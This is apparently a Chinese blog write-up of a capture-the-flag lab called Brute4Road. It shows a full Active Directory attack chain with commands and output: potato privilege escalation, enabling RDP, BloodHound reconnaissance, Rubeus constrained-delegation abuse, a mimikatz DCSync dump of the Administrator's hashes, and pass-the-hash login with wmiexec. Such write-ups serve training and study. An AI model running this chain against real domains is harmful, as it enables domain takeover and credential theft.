[+] Triggering notification on evil PIPE \\MSSQLSERVER/pipe/e814653f-3275-410e-b6af-64b28254848a
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Command : "c:\Windows\System32\cmd.exe" /c type C:\users\Administrator\flag\flag03.txt
[+] process with pid: 5492 created.

=====================================

8""""8 88 8"""8
8 8 eeee
e e e eeeee eeee 88 8 8 eeeee eeeee eeeee
8eeee8ee 8 8 8 8 8 8 88 88 8eee8e 8 88 8 8 8 8
88 8 8eee8e 8e 8 8e 8eee 88ee88 88 8 8 8 8eee8 8e 8
88 8 88 8 88 8 88 88 88 88 8 8 8 88 8 88 8
88eeeee8 88 8 88ee8 88 88ee 88 88 8 8eee8 88 8 88ee8


flag03: flag{ff45fefb-5299-4a5e-afe1-51f6b29b9eb8}


[+] Process created, enjoy!

DC

16在windows域里,从16找打DC的路径

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82

当前登录 ID 是 0:0x3e7

缓存的票证: (7)

#0> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: krbtgt/XIAORANG.LAB @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
开始时间: 3/4/2026 21:09:59 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0x2 -> DELEGATION
调用的 KDC: DC.xiaorang.lab

#1> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: krbtgt/XIAORANG.LAB @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
开始时间: 3/4/2026 19:32:33 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0x1 -> PRIMARY
调用的 KDC: DC.xiaorang.lab

#2> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: cifs/DC.xiaorang.lab @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
开始时间: 3/4/2026 21:14:15 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0
调用的 KDC: DC.xiaorang.lab

#3> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: ldap/DC.xiaorang.lab @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
开始时间: 3/4/2026 21:14:15 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0
调用的 KDC: DC.xiaorang.lab

#4> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: cifs/DC.xiaorang.lab/xiaorang.lab @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
开始时间: 3/4/2026 21:09:59 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0
调用的 KDC: DC.xiaorang.lab

#5> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: MSSQLSERVER$ @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
开始时间: 3/4/2026 21:09:59 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0
调用的 KDC: DC.xiaorang.lab

#6> 客户端: mssqlserver$ @ XIAORANG.LAB
服务器: ldap/dc.xiaorang.lab/xiaorang.lab @ XIAORANG.LAB
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
开始时间: 3/4/2026 19:32:33 (本地)
结束时间: 3/5/2026 5:32:33 (本地)
续订时间: 3/11/2026 19:32:33 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
缓存标志: 0
调用的 KDC: DC.xiaorang.lab

有ldap票据,尝试dsync失败,应该是mssqlserver$没域管理权限

开远程桌面rdp3389

1
wmic /namespace:\\root\cimv2\terminalservices path win32_terminalservicesetting where (__CLASS !="") call setallowtsconnections 1


BloodHound找到domain admins路径

1
cd C:/ProgramData/&&chcp 65001&& sweetpotato.exe -a "cd C:\users\xt\desktop && .\SharpHound.exe -c all"

image-20260304221242729

可以看到是通过委派走

adfind查委派

1
2
3
4
5
# 非约束委派
AdFind.exe -b "DC=xiaorang,DC=lab" -f "(&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=524288))" cn distinguishedName

# 约束委派
AdFind.exe -b "DC=xiaorang,DC=lab" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto

image-20260304222409608


配置了到 DC 的 ldap 和cifs 服务的约束委派

约束委派利用有服务(机器)账户的密码或哈希就行,s4u相当于TGS请求(需要hash去认证)


上传rubeus利用, 找ntlmhash

image-20260304225314893

1
Rubeus.exe asktgt /user:MSSQLSERVER$ /rc4:19491a66974f25861a3de1abee8358e1 /domain:xiaorang.lab /dc:DC.xiaorang.lab /nowrap > a.txt

image-20260304225401094

申请 ST

1
Rubeus.exe s4u /impersonateuser:Administrator /msdsspn:LDAP/DC.xiaorang.lab /dc:DC.xiaorang.lab /ptt /ticket:<Base64EncodedTicket>

DCSync

1
mimikatz.exe "lsadump::dcsync /domain:xiaorang.lab /user:Administrator"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xiaorang.lab /user:Administrator
[DC] 'xiaorang.lab' will be the domain
[DC] 'DC.xiaorang.lab' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 1601/1/1 8:00:00
Password last change : 2026/3/4 19:17:53
Object Security ID : S-1-5-21-2704639352-1689326099-2164665914-500
Object Relative ID : 500

Credentials:
Hash NTLM: 1a19251fbd935969832616366ae3fe62
ntlm- 0: 1a19251fbd935969832616366ae3fe62
ntlm- 1: 1a19251fbd935969832616366ae3fe62
lm - 0: 05bd25ae9ec0d8589ccf6228a46a8574

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : bb0ad54d20ecfbecadae76f8fca352a7

* Primary:Kerberos-Newer-Keys *
Default Salt : XIAORANG.LABAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 3f91ec8a41fe7f074cd9dde729759b53f8b02a2804f3317400efca39ad9d71b4
aes128_hmac (4096) : 4f61f64c4df0a8b43c55a82a03f53283
des_cbc_md5 (4096) : e302404989526829

* Primary:Kerberos *
Default Salt : XIAORANG.LABAdministrator
Credentials
des_cbc_md5 : e302404989526829

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
01 f49b5f58ea17c16d84b6caed3329e3eb
02 2981a4cb7b89f9bdbe88b7e0a4be4bcd
03 de5143c5f9abb8f5b1d0d9f26240bf68
04 f49b5f58ea17c16d84b6caed3329e3eb
05 7b4675c811c27b8b18d04ca1fddeab41
06 0b634747c142cc2c998e873593275a6d
07 9a850919e1ce9eb117bab41421d98841
08 3b8e33ee6be631a58fb99ad840c4053a
09 cba8c3b50ecfac00fb2913c49d92fa37
10 36cb83756fcf0726bd045799e5888dac
11 136f255e1b4e6eea7c1aab41fbca96d9
12 3b8e33ee6be631a58fb99ad840c4053a
13 403cb5710544a5276aa1ed5cbb03ef37
14 3707bc9d95d4e8c470a2efe6bb814886
15 857cbad29e96529a5366944574b99a6d
16 311fa13028ceca341a2d20631b89a0c0
17 50713d47019ffbf289fbf07ed91e34dc
18 a9390cb585258a8d6f132ad241de172b
19 06f22a6c8f813dbaa73b3570012f8093
20 a34809fbce18cec50539070bb75c78bc
21 61f4e433240a44b9762af3ee8e2fc649
22 dd45206bb14e3f01247d8ed295a462b2
23 2bda6c0bd1d840139ecc2d1833aaa5f5
24 82bb99f494642f0a3f6e29b24da8e3e1
25 453bb36d447c78063e47a9ca8048e73d
26 0ee52ce371145abdff3ea8b525b9f80b
27 3f5cca3b4643f58c14a7093f27b2b604
28 21f7240d8964d1c31d16488a859eab02
29 0ef9bbfc7fb4c00d3de5fd0f1d548264


mimikatz(commandline) # exit
Bye!

接下来用 wmiexec 就可以实现远程连接

1
proxychains4 python wmiexec.py administrator@172.22.2.3 -hashes :1a19251fbd935969832616366ae3fe62

C:\Users\Administrator\flag 目录下找到第四个 flag


春秋云境Brute4Road
https://www.xiaotian.org.cn/2026/03/04/春秋云境Brute4Road/
作者
xiaotian
发布于
2026年3月4日
许可协议